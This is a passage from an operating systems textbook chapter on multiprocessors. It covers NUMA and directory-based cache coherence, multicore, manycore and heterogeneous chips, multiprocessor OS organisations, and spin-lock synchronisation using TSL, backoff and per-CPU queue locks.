Single-bus UMA multiprocessors are generally limited to no more than a few dozen CPUs, and crossbar or switched multiprocessors need a lot of (expensive) hardware and are not that much bigger. To get to more than 100 CPUs, something has to give. Usually, what gives is the idea that all memory modules have the same access time. This concession leads to the idea of NUMA multiprocessors, as mentioned above. Like their UMA cousins, they provide a single address space across all the CPUs, but unlike the UMA machines, access to local memory modules is faster than access to remote ones. Thus all UMA programs will run without change on NUMA machines, but the performance will be worse than on a UMA machine.

NUMA machines have three key characteristics that all of them possess and that together distinguish them from other multiprocessors:

1. There is a single address space visible to all CPUs.
2. Access to remote memory is via LOAD and STORE instructions.
3. Access to remote memory is slower than access to local memory.

When the access time to remote memory is not hidden (because there is no caching), the system is called **NC-NUMA** (**Non Cache-coherent NUMA**). When the caches are coherent, the system is called **CC-NUMA** (**Cache-Coherent NUMA**).

A popular approach for building large CC-NUMA multiprocessors is the **directory-based multiprocessor**. The idea is to maintain a database telling where each cache line is and what its status is. When a cache line is referenced, the database is queried to find out where it is and whether it is clean or dirty. Since this database is queried on every instruction that touches memory, it must be kept in extremely fast special-purpose hardware that can respond in a fraction of a bus cycle.

To make the idea of a directory-based multiprocessor somewhat more concrete, let us consider as a simple (hypothetical) example, a 256-node system, each node

consisting of one CPU and 16 MB of RAM connected to the CPU via a local bus. The total memory is 2^{32} bytes and it is divided up into 2^{26} cache lines of 64 bytes each. The memory is statically allocated among the nodes, with 0–16M in node 0, 16M–32M in node 1, etc. The nodes are connected by an interconnection network, as shown in Fig. 8-6(a). Each node also holds the directory entries for the 2^{18} 64-byte cache lines comprising its 2^{24}-byte memory. For the moment, we will assume that a line can be held in at most one cache.



Figure 8-6. (a) A 256-node directory-based multiprocessor. (b) Division of a 32-bit memory address into fields. (c) The directory at node 36.

To see how the directory works, let us trace a LOAD instruction from CPU 20 that references a cached line. First the CPU issuing the instruction presents it to its MMU, which translates it to a physical address, say, 0x24000108. The MMU splits this address into the three parts shown in Fig. 8-6(b). In decimal, the three parts are node 36, line 4, and offset 8. The MMU sees that the memory word referenced is from node 36, not node 20, so it sends a request message through the interconnection network to the line's home node, 36, asking whether its line 4 is cached, and if so, where.

When the request arrives at node 36 over the interconnection network, it is routed to the directory hardware. The hardware indexes into its table of 2^{18} entries, one for each of its cache lines, and extracts entry 4. From Fig. 8-6(c), we see that the line is not cached, so the hardware issues a fetch for line 4 from the local RAM

and after it arrives sends it back to node 20. It then updates directory entry 4 to indicate that the line is now cached at node 20.

Now let us consider a second request, this time asking about node 36's line 2. From Fig. 8-6(c) we see that this line is cached at node 82. At this point, the hardware could update directory entry 2 to say that the line is now at node 20 and then send a message to node 82 instructing it to pass the line to node 20 and invalidate its cache. Note that even a so-called "shared-memory multiprocessor" has a lot of message passing going on under the hood.

As a quick aside, let us calculate how much memory is being taken up by the directories. Each node has 16 MB of RAM and 2^{18} 9-bit entries to keep track of that RAM. Thus, the directory overhead is about 9×2^{18} bits divided by 16 MB or about 1.76%, which is generally acceptable (although it has to be high-speed memory, which increases its cost, of course). Even with 32-byte cache lines the overhead would only be 4%. With 128-byte cache lines, it would be under 1%.

An obvious limitation of this design is that a line can be cached at only one node. To allow lines to be cached at multiple nodes, we would need some way of locating all of them, for example, to invalidate or update them on a write. On many multicore processors, a directory entry therefore consists of a bit *vector* with one bit per core. A "1" indicates that the cache line is present on the core, and a "0" that it is not. Moreover, each directory entry typically contains a few more bits. As a result, the memory cost of the directory increases considerably. The design of 64-bit systems is more complicated, but the fundamental principles are similar.

Multicore Chips

As chip manufacturing technology improves, transistors are getting smaller and smaller and it is possible to put more and more of them on a chip. This empirical observation is often called **Moore's Law**, after Intel co-founder Gordon Moore, who first noticed it. In 1974, the Intel 8080 contained a little over 2000 transistors, while Xeon Nehalem-EX CPUs have over 2 billion transistors.

An obvious question is: "What do you do with all those transistors?" As we discussed in Sec. 1.3.1, one option is to add megabytes of cache to the chip. This option is serious, and chips with 4–32 MB of on-chip cache are common. But at some point increasing the cache size may run the hit rate up only from 99% to 99.5%, which does not improve application performance much.

The other option is to put two or more complete CPUs, usually called **cores**, on the same chip (technically, on the same **die**). Chips with 4–64 cores are already common; and you can even buy chips with hundreds of cores. No doubt more cores are on their way. Caches are still crucial and are now spread across the chip. For instance, AMD's EPYC Milan CPU has up to 64 cores with 2 hardware threads each, giving 128 virtual cores.

In many systems, each core typically has access to multiple levels of cache, from a close-by, small, fast L1 (Level 1) cache to a more distant, bigger, and slower L3 cache, with the L2 in between. Each of the EPYC Milan's 64 cores has

32 KB of L1 instruction cache and 32 KB of data cache in addition to 512 KB of L2 cache. Finally, the cores share 256 MB of on-board L3 cache.

While the CPUs may or may not share caches (see Fig. 1-8), they always share main memory, and this memory is consistent in the sense that there is always a unique value for each memory word. Special hardware circuitry makes sure that if a word is present in two or more caches and one of the CPUs modifies the word, it is automatically and atomically removed from all the caches in order to maintain consistency. This process is known as **snooping**.

The result of this design is that multicore chips are just very small multiprocessors. In fact, multicore chips are sometimes called **CMPs** (**Chip MultiProcessors**). From a software perspective, CMPs are not really that different from bus-based multiprocessors or multiprocessors that use switching networks. However, there are some differences. To start with, on a bus-based multiprocessor, each of the CPUs has its own cache, as in Fig. 8-2(b) and also as in the design of Fig. 1-8(b). The shared-cache design of Fig. 1-8(a) does not occur in other multiprocessors. Nowadays the L3 cache is typically shared. This does not necessarily mean that they are centralized. Often a large, shared cache is partitioned in per-core **slices**. For instance, on a CPU with 8 cores and a 32 MB shared cache, each core has a slice of 4 MB. The slices are shared so that any core can access any slice, but the performance varies. Accessing your local slice is much faster. In other words, we have a NUMA cache.

NUMA issues aside, a shared L2 or L3 cache can affect performance either positively or negatively. If one core needs a lot of cache memory and the others do not, this design allows the cache hog to take whatever it needs. On the other hand, the shared cache also makes it possible for a greedy core to hurt the other cores.

An area in which CMPs differ from their larger cousins is fault tolerance. Because the CPUs are closely connected, failures in shared components may bring down multiple CPUs at once, something unlikely in traditional multiprocessors.

In addition to symmetric multicore chips, where all the cores are identical, another common category of multicore chip is the **SoC** (**System On a Chip**). These chips have one or more main CPUs, but also special-purpose cores, such as video and audio decoders, cryptoprocessors, network interfaces, and more, leading to a complete computer system on a chip. The M1 chip, used on some Apple computers and mobile devices, is an SoC with four high-performance, power-hungry cores and four lower-performance, energy-efficient cores. This gives the operating system the ability to run threads on fast cores when that is needed but save energy when it is not.

Manycore Chips

Multicore simply means "more than one core," but when the number of cores grows well beyond the reach of finger counting, we use another name. **Manycore chips** are multicores that contain many tens, hundreds, or even thousands of cores.

While there is no hard threshold beyond which a multicore becomes a manycore, an easy distinction is that you probably have a manycore if you no longer care about losing one or two cores.

Dual-processor versions of AMD's EPYC Milan CPU already offer 128 cores in a single chip. Other vendors have also crossed the 100-core barrier with hundreds of cores. A thousand general-purpose cores may be on their way. It is not easy to imagine what to do with a thousand cores, much less how to program them outside of niche applications. For example, a video-editing application working on a 60 frames/sec 2-hour movie might have to apply a complex Photoshop filter to all 432,000 frames. Doing this in parallel on 1024 cores might make the rendering process go much faster.

Another problem with really large numbers of cores is that the machinery needed to keep their caches coherent becomes very complicated and very expensive. Many engineers worry that cache coherence may not scale to many hundreds of cores. Some even advocate that we should give it up altogether. They fear that the cost of coherence protocols in hardware will be so high that all those shiny new cores will not help performance much because the processor is too busy keeping the caches in a consistent state. Worse, it would need to spend way too much memory on the (fast) directory to do so. This is known as the **coherency wall**.

Consider, for instance, our directory-based cache-coherency solution discussed above. If each directory entry contains a bit vector to indicate which cores contain a particular cache line, the directory entry for a CPU with 1024 cores will be at least 128 bytes long. Since cache lines themselves are rarely larger than 128 bytes, this leads to the awkward situation that the directory entry is larger than the cache-line it tracks. Probably not what we want.

Some engineers argue that the only programming model that has proven to scale to very large numbers of processors is that which employs message passing and distributed memory—and that is what we should expect in future manycore chips also. On the other hand, other processors still provide consistency even at large core counts. Hybrid models are also possible. For instance, a 1024-core chip may be partitioned in 64 islands with 16 cache-coherent cores each, while abandoning cache coherence between the islands.

Thousands of cores are not even that special any more. The most common manycores today, graphics processing units, are found in just about any computer system that is not embedded and has a monitor. A **GPU** is a processor with dedicated memory and, literally, thousands of itty-bitty cores. Compared to general-purpose processors, GPUs spend more of their transistor budget on the circuits that perform calculations and less on caches and control logic. They are very good for many small computations done in parallel, like rendering polygons in graphics applications. They are not so good at serial tasks. They are also very difficult to program and debug. While GPUs can be useful for operating systems (e.g., encryption or processing of network traffic), it is not likely that much of the operating system itself will run on the GPUs.

Other computing tasks *are* increasingly handled by the GPU (or similar processors), especially computationally demanding ones that are common in scientific computing. The term used for general-purpose processing on GPUs is (surprise): **GPGPU**. Unfortunately, programming GPUs efficiently is extremely difficult and requires special programming languages such as **OpenGL**, or NVIDIA's proprietary **CUDA**. An important difference between programming GPUs and programming general-purpose processors is that GPUs are essentially "single instruction multiple data" machines, which means that a large number of cores execute exactly the same instruction but on different pieces of data. This model is great for data parallelism, but poor for task parallelism.

GPUs proved useful for many applications, not just scientific computing or games. For instance, machine learning grew to be an important application. In fact, it grew to be so important that Google started developing a special-purpose processor, known as the **TPU** (**Tensor Processing Unit**) although some people prefer the more generic **NPU** (**Neural Processing Unit**). It derives from the TensorFlow software that drives many of the machine learning solutions. TPUs combine many simple processing units in such a way as to perform matrix multiplications very efficiently—operations that are common in machine learning. As their impact on operating systems is limited, we will not discuss them further. In the same vein, we do not discuss Network Processing Units (brilliantly abbreviated to NPU also) or the raft of other types application-specific coprocesors around today.

Heterogeneous Multicores

Some chips integrate a GPU, a TPU, and a number of general-purpose cores on the same die. Similarly, SoCs may contain different *types* of general-purpose core. Systems that integrate multiple different breeds of processors in a single chip are collectively known as **heterogeneous multicore** processors.

Some of these systems are very heterogeneous in the sense that the different cores have different instruction sets. For instance, this is true for SoCs that have a GPU and/or TPU in addition to general-purpose cores. However, it is also possible to introduce heterogeneity while maintaining the same instruction set. For instance, a CPU can have a small number of "big" cores, with deep pipelines and possibly high clock speeds, and a larger number of "little" cores that are simpler, less powerful, and perhaps run at lower frequencies. The powerful cores are needed for running code that requires fast sequential processing while the little cores are useful for power-efficiency and for tasks that can be executed efficiently in parallel. Examples include ARM's big.LITTLE and Intel's Alder Lake architectures.

Programming with Multiple Cores

As has often happened in the past, the hardware is way ahead of the software. While multicore chips are here now, our ability to write applications for them is not. Current programming languages are poorly suited for writing highly parallel

programs, and good compilers and debugging tools are scarce on the ground. Few programmers are experts in parallel programming and most know little about dividing work into multiple packages that can run in parallel. Synchronization, eliminating race conditions, and deadlock avoidance are such stuff as really bad dreams are made of, but unfortunately performance suffers horribly if they are not handled well. Semaphores are not the answer.

Beyond these startup problems, it is far from obvious what kind of application really needs hundreds, let alone thousands, of general-purpose cores—especially in home environments. In large server farms, on the other hand, there is often plenty of work for large numbers of cores. For instance, a popular server may easily use a different core for each client request. Similarly, the cloud providers discussed in the previous chapter can soak up the cores to provide a large number of virtual machines to rent out to clients looking for on-demand computing power.

Simultaneous Multithreading

Not only do CPUs have many cores, those cores can support **SMT** (**Simultaneous Multithreading**). SMT means that a core offers multiple hardware contexts that are sometimes referred to as **hyper-threads**. As usual, the hardware folks did not miss their chance to sow confusion in their naming of things, and we emphasize that a hyper-thread is different from the threads we discussed in earlier chapters—it refers to the capability of the hardware to run multiple things, processes or threads, simultaneously on the same core. In other words, each hyper-thread can run a process or a thread (or even a process with multiple user-level threads). For this reason, some people talk about **virtual cores** instead of hyper-threads.

Indeed, each hyper-thread serves as a virtual core. For instance, it has its own set of registers to run a separate process independently of what is running on the other hyper-thread(s). However, it is not an independent physical core, as resources such as the L1 and L2 caches, the TLB, the execution units, and many other elements are typically shared between the hyper-threads. Incidentally, this also means that the execution of one hyper-thread can easily interfere with that of another thread: if an execution engine is in use by one thread, other threads that want to use it will have to wait. And when one process accesses a new page of virtual memory, the access may remove a TLB entry from the process in the other hyper-thread.

The benefit of hyper-threading is that you get "almost an extra core" for a fraction of the price. The performance benefits of hyper-threads vary. Some workloads can be sped by as much as 30% or more, but for many applications, the difference is much smaller.

8.1.2 Multiprocessor Operating System Types

Let us now turn from multiprocessor hardware to multiprocessor software, in particular, multiprocessor operating systems. Various approaches are possible. Below we will study three of them. Note that all of these are equally applicable to multicore systems as well as systems with discrete CPUs.

Each CPU Has Its Own Operating System

The simplest possible way to organize a multiprocessor operating system is to statically divide memory into as many partitions as there are CPUs and give each CPU its own private memory and its own private copy of the operating system. In effect, the *n* CPUs then operate as *n* independent computers. One obvious optimization is to allow all the CPUs to share the operating system code and make private copies of only the operating system data structures, as shown in Fig. 8-7.



Figure 8-7. Partitioning multiprocessor memory among four CPUs, but sharing a single copy of the operating system code. The boxes marked Data are the operating system's private data for each CPU.

This scheme is still better than having *n* separate computers since it allows all the machines to share a set of disks and other I/O devices, and it also allows the memory to be shared flexibly. For example, even with static memory allocation, one CPU can be given an extra-large portion of the memory so it can handle large programs efficiently. In addition, processes can efficiently communicate with one another by allowing a producer to write data directly into memory and allowing a consumer to fetch it from the place the producer wrote it. Still, from an operating systems' perspective, having each CPU have its own operating system is as primitive as it gets.

It is worth mentioning four aspects of this design that may not be obvious. First, when a process makes a system call, the system call is caught and handled on its own CPU using the data structures in that operating system's tables.

Second, since each operating system has its own tables, it also has its own set of processes that it schedules by itself. There is no sharing of processes. If a user logs into CPU 1, all of his processes run on CPU 1. As a consequence, it can happen that CPU 1 is idle while CPU 2 is loaded with work.

Third, there is no sharing of physical pages. It can happen that CPU 1 has pages to spare while CPU 2 is paging continuously. There is no way for CPU 2 to borrow some pages from CPU 1 since the memory allocation is fixed.

Fourth, and worst, if the operating system maintains a buffer cache of recently used disk blocks, each operating system does this independently of the other ones. Thus it can happen that a certain disk block is present and dirty in multiple buffer caches at the same time, leading to inconsistent results. The only way to avoid this

problem is to eliminate the buffer caches. Doing so is not hard, but it hurts performance considerably so operating systems always have a buffer cache.

For these reasons, this model is rarely used in production systems any more, although it was used in the early days of multiprocessors, when the goal was to port existing operating systems to some new multiprocessor as fast as possible. In research, the model is making a comeback, but with all sorts of twists. There is something to be said for keeping the operating systems completely separate. If all of the state for each processor is kept local to that processor, there is little to no sharing to lead to consistency or locking problems. Conversely, if multiple processors have to access and modify the same process table, the locking becomes complicated quickly (and crucial for performance). We will say more about this when we discuss the symmetric multiprocessor model below.

Leader-Follower Multiprocessors

A second model is shown in Fig. 8-8. Here, one copy of the operating system and its tables is present on CPU 1 and not on any of the others. All system calls are redirected to CPU 1 for processing there. CPU 1 may also run user processes if there is CPU time left over. This model is called **leader-follower** since CPU 1 is the leader and all the others are subordinate followers.



Figure 8-8. A leader-follower multiprocessor model.

The leader-follower model solves most of the problems of the first model. There is a single data structure (e.g., one list or a set of prioritized lists) that keeps track of ready processes. When a CPU goes idle, it asks the operating system on CPU 1 for a process to run and is assigned one. Thus, it can never happen that one CPU is idle while another is overloaded. Similarly, pages can be allocated among all the processes dynamically and there is only one buffer cache, so inconsistencies never occur.

The problem with this model is that with many CPUs, the leader will become a bottleneck. After all, it must handle all system calls from all CPUs. If, say, 10% of all time is spent handling system calls, then 10 CPUs will pretty much saturate the leader, and with 20 CPUs it will be completely overloaded. Thus this model is simple and workable for small multiprocessors, but for large ones it fails.

Symmetric Multiprocessors

Our third model, the **SMP** (**Symmetric MultiProcessor**), eliminates this asymmetry. There is one copy of the operating system in memory, but any CPU can run it. When a system call is made, the CPU on which the system call was made traps to the kernel and processes the system call. The SMP model is illustrated in Fig. 8-9.



Figure 8-9. The SMP multiprocessor model.

This model balances processes and memory dynamically, since there is only one set of operating system tables. It also eliminates the leader CPU bottleneck, since there is no leader, but it introduces its own problems. In particular, if two or more CPUs are running operating system code at the same time, disaster may well result. Imagine two CPUs simultaneously picking the same process to run or claiming the same free memory page. The simplest way around these problems is to associate a mutex (i.e., lock) with the operating system, making the whole system one big critical region. When a CPU wants to run operating system code, it must first acquire the mutex. If the mutex is locked, it just waits. In this way, any CPU can run the operating system, but only one at a time. This approach is sometimes called a **big kernel lock**.

This model works, but is almost as bad as the leader-follower model. Again, suppose that 10% of all run time is spent inside the operating system. With 20 CPUs, there will be long queues of CPUs waiting to get in. Fortunately, it is easy to improve. Many parts of the operating system are independent of one another. For example, there is no problem with one CPU running the scheduler while another CPU is handling a file-system call and a third one is processing a page fault.

This observation leads to splitting the operating system up into multiple independent critical regions that do not interact with one another. Each critical region is protected by its own mutex, so only one CPU at a time can execute it. In this way, far more parallelism can be achieved. However, it may well happen that some tables, such as the process table, are used by multiple critical regions. For example, the process table is needed for scheduling, but also for the fork system call and also for signal handling. Each table that may be used by multiple critical regions needs

its own mutex. In this way, each critical region can be executed by only one CPU at a time and each critical table can be accessed by only one CPU at a time.

Most modern multiprocessors use this arrangement. The hard part about writing the operating system for such a machine is not that the actual code is so different from a regular operating system. It is not. The hard part is splitting it into critical regions that can be executed concurrently by different CPUs without interfering with one another, not even in subtle, indirect ways. In addition, every table used by two or more critical regions must be separately protected by a mutex and all code using the table must use the mutex correctly.

Furthermore, great care must be taken to avoid deadlocks. If two critical regions both need table *A* and table *B*, and one of them claims *A* first and the other claims *B* first, sooner or later a deadlock will occur and nobody will know why. In theory, all the tables could be assigned integer values and all the critical regions could be required to acquire tables in increasing order. This strategy avoids deadlocks, but it requires the programmer to think very carefully about which tables each critical region needs and to make the requests in the right order.

As the code evolves over time, a critical region may need a new table it did not previously need. If the programmer is new and does not understand the full logic of the system, then the temptation will be to just grab the mutex on the table at the point it is needed and release it when it is no longer needed. However reasonable this may appear, it may lead to deadlocks, which the user will perceive as the system freezing. Getting it right is not easy and keeping it right over a period of years in the face of changing programmers is very difficult, so the whole approach is very error-prone.

8.1.3 Multiprocessor Synchronization

The CPUs in a multiprocessor frequently need to synchronize. We just saw the case in which kernel critical regions and tables have to be protected by mutexes. Let us now take a close look at how this synchronization actually works in a multiprocessor. It is far from trivial, as we will soon see.

To start with, proper synchronization primitives are really needed. If a process on a uniprocessor machine (just one CPU) makes a system call that requires accessing some critical kernel table, the kernel code can just disable interrupts before touching the table. It can then do its work knowing that it will be able to finish without any other process sneaking in and touching the table before it is finished. On a multiprocessor, disabling interrupts affects only the CPU doing the disable. Other CPUs continue to run and can still touch the critical table. As a consequence, a proper mutex protocol must be used and respected by all CPUs to guarantee that mutual exclusion works.

The heart of any practical mutex protocol is a special instruction that allows a memory word to be inspected and set in one indivisible operation. We saw how TSL (Test and Set Lock) was used in Fig. 2-25 to implement critical regions. As

we discussed earlier, what this instruction does is read out a memory word and store it in a register. Simultaneously, it writes a 1 (or some other nonzero value) into the memory word. Of course, it takes two bus cycles to perform the memory read and memory write. On a uniprocessor, as long as the instruction cannot be broken off halfway, TSL always works as expected.

Now think about what could happen on a multiprocessor. In Fig. 8-10, we see the worst-case timing, in which memory word 1000, being used as a lock, is initially 0. In step 1, CPU 1 reads out the word and gets a 0. In step 2, before CPU 1 has a chance to rewrite the word to 1, CPU 2 gets in and also reads the word out as a 0. In step 3, CPU 1 writes a 1 into the word. In step 4, CPU 2 also writes a 1 into the word. Both CPUs got a 0 back from the TSL instruction, so both of them now have access to the critical region and the mutual exclusion fails.



Figure 8-10. The TSL instruction can fail if the bus cannot be locked. These four steps show a sequence of events where the failure is demonstrated.

To prevent this problem, the TSL instruction must first lock the bus, preventing other CPUs from accessing it, then do both memory accesses, then unlock the bus. Typically, locking the bus is done by requesting the bus using the usual bus request protocol, then asserting (i.e., setting to a logical 1 value) some special bus line until *both* cycles have been completed. As long as this special line is being asserted, no other CPU will be granted bus access. This instruction can only be implemented on a bus that has the necessary lines and (hardware) protocol for using them. Modern buses all have these facilities, but on earlier ones that did not, it was not possible to implement TSL correctly. This is why Peterson's protocol was invented: to synchronize entirely in software (Peterson, 1981).

If TSL is correctly implemented and used, it guarantees that mutual exclusion can be made to work. However, this mutual exclusion method uses a **spin lock** because the requesting CPU just sits in a tight loop testing the lock as fast as it can. Not only does it completely waste the time of the requesting CPU (or CPUs), but it may also put a massive load on the bus or memory, seriously slowing down all other CPUs trying to do their normal work.

At first glance, it might appear that the presence of caching should eliminate the problem of bus contention, but it does not. In theory, once the requesting CPU has read the lock word, it should get a copy in its cache. As long as no other CPU

attempts to use the lock, the requesting CPU should be able to run out of its cache. When the CPU owning the lock writes a 0 to it to release it, the cache protocol automatically invalidates all copies of it in remote caches, requiring the correct value to be fetched again.

The problem is that caches operate in blocks of 32 or 64 bytes. Usually, the words surrounding the lock are needed by the CPU holding the lock. Since the TSL instruction is a write (because it modifies the lock), it needs exclusive access to the cache block containing the lock. Therefore, every TSL invalidates the block in the lock holder's cache and fetches a private, exclusive copy for the requesting CPU. As soon as the lock holder touches a word adjacent to the lock, the cache block is moved to its machine. Consequently, the entire cache block containing the lock is constantly being shuttled between the lock owner and the lock requester, generating even more bus traffic than individual reads on the lock word would have.

If we could get rid of all the TSL-induced writes on the requesting side, we could reduce the cache thrashing appreciably. This goal can be accomplished by having the requesting CPU first do a pure read to see if the lock is free. Only if the lock appears to be free does it do a TSL to actually acquire it. The result of this small change is that most of the polls are now reads instead of writes. If the CPU holding the lock is only reading the variables in the same cache block, they can each have a copy of the cache block in shared read-only mode, eliminating all the cache-block transfers.

When the lock is eventually freed, the owner does a write, which requires exclusive access, thus invalidating all copies in remote caches. On the next read by the requesting CPU, the cache block will be reloaded. Note that if two or more CPUs are contending for the same lock, it can happen that both see that it is free simultaneously, and both do a TSL simultaneously to acquire it. Only one of these will succeed, so there is no race condition here because the real acquisition is done by the TSL instruction, and it is atomic. Seeing that the lock is free and then trying to grab it immediately with a TSL does not guarantee that you get it. Someone else might win, but for the correctness of the algorithm, it does not matter who gets it. Success on the pure read is merely a hint that this would be a good time to try to acquire the lock, but it is not a guarantee that the acquisition will succeed.

Another way to reduce bus traffic is to use the well-known Ethernet binary exponential backoff algorithm (Anderson, 1990). Instead of continuously polling, as in Fig. 2-25, a delay loop can be inserted between polls. Initially the delay is one instruction. If the lock is still busy, the delay is doubled to two instructions, then four instructions, and so on up to some maximum. A low maximum gives a fast response when the lock is released, but wastes more bus cycles on cache thrashing. A high maximum reduces cache thrashing at the expense of not noticing that the lock is free so quickly. Binary exponential backoff can be used with or without the pure reads preceding the TSL instruction.

An even better idea is to give each CPU wishing to acquire the mutex its own private lock variable to test, as illustrated in Fig. 8-11 (Mellor-Crummey and Scott,

1991). The variable should reside in an otherwise unused cache block to avoid conflicts. The algorithm works by having a CPU that fails to acquire the lock allocate a lock variable and attach itself to the end of a list of CPUs waiting for the lock. When the current lock holder exits the critical region, it frees the private lock that the first CPU on the list is testing (in its own cache). This CPU then enters the critical region. When it is done, it frees the lock its successor is using, and so on. Although the protocol is somewhat complicated (to avoid having two CPUs attach themselves to the end of the list simultaneously), it is efficient and starvation free. For all the details, readers should consult the paper.



Figure 8-11. Use of multiple locks to avoid cache thrashing.

Spinning vs. Switching

So far we have assumed that a CPU needing a locked mutex just waits for it, by polling continuously, polling intermittently, or attaching itself to a list of waiting CPUs. Sometimes, there is no alternative for the requesting CPU to just waiting. For example, suppose that some CPU is idle and needs to access the shared ready list to pick a process to run. If the ready list is locked, the CPU cannot just decide to suspend what it is doing and run another process, as doing that would require reading the ready list. It *must* wait until it can acquire the ready list.

However, in other cases, there is a choice. For example, if some thread on a CPU needs to access the file system buffer cache and it is currently locked, the CPU can decide to switch to a different thread instead of waiting. The issue of whether to spin or to do a thread switch has been a matter of much research, some of which will be discussed below. Note that this issue does not occur on a uniprocessor because spinning does not make much sense when there is no other CPU to release the lock. If a thread tries to acquire a lock and fails, it is always blocked to give the lock owner a chance to run and release the lock.

Assuming that spinning and doing a thread switch are both feasible options, the trade-off is as follows. Spinning wastes CPU cycles directly. Testing a lock repeatedly is not productive work. Switching, however, also wastes CPU cycles, since the current thread's state must be saved, the lock on the ready list must be acquired, a thread must be selected, its state must be loaded, and it must be started. Furthermore, the CPU cache will contain all the wrong blocks, so many expensive cache misses will occur as the new thread starts running. TLB faults are also likely. Eventually, a switch back to the original thread must take place, with more cache misses following it. The cycles spent doing these two context switches plus all the cache misses are wasted.

If it is known that mutexes are generally held for, say, 50 μsec and it takes 1 msec to switch from the current thread and 1 msec to switch back later, it is more efficient just to spin on the mutex. On the other hand, if the average mutex is held for 10 msec, it is worth the trouble of making the two context switches. The trouble is that critical regions can vary considerably, so which approach is better?

One design is to always spin. A second design is to always switch. But a third design is to make a separate decision each time a locked mutex is encountered. At the time the decision has to be made, it is not known whether it is better to spin or switch, but for any given system, it is possible to make a trace of all activity and analyze it later offline. Then it can be said in retrospect which decision was the best one and how much time was wasted in the best case. This hindsight algorithm then becomes a benchmark against which feasible algorithms can be measured.

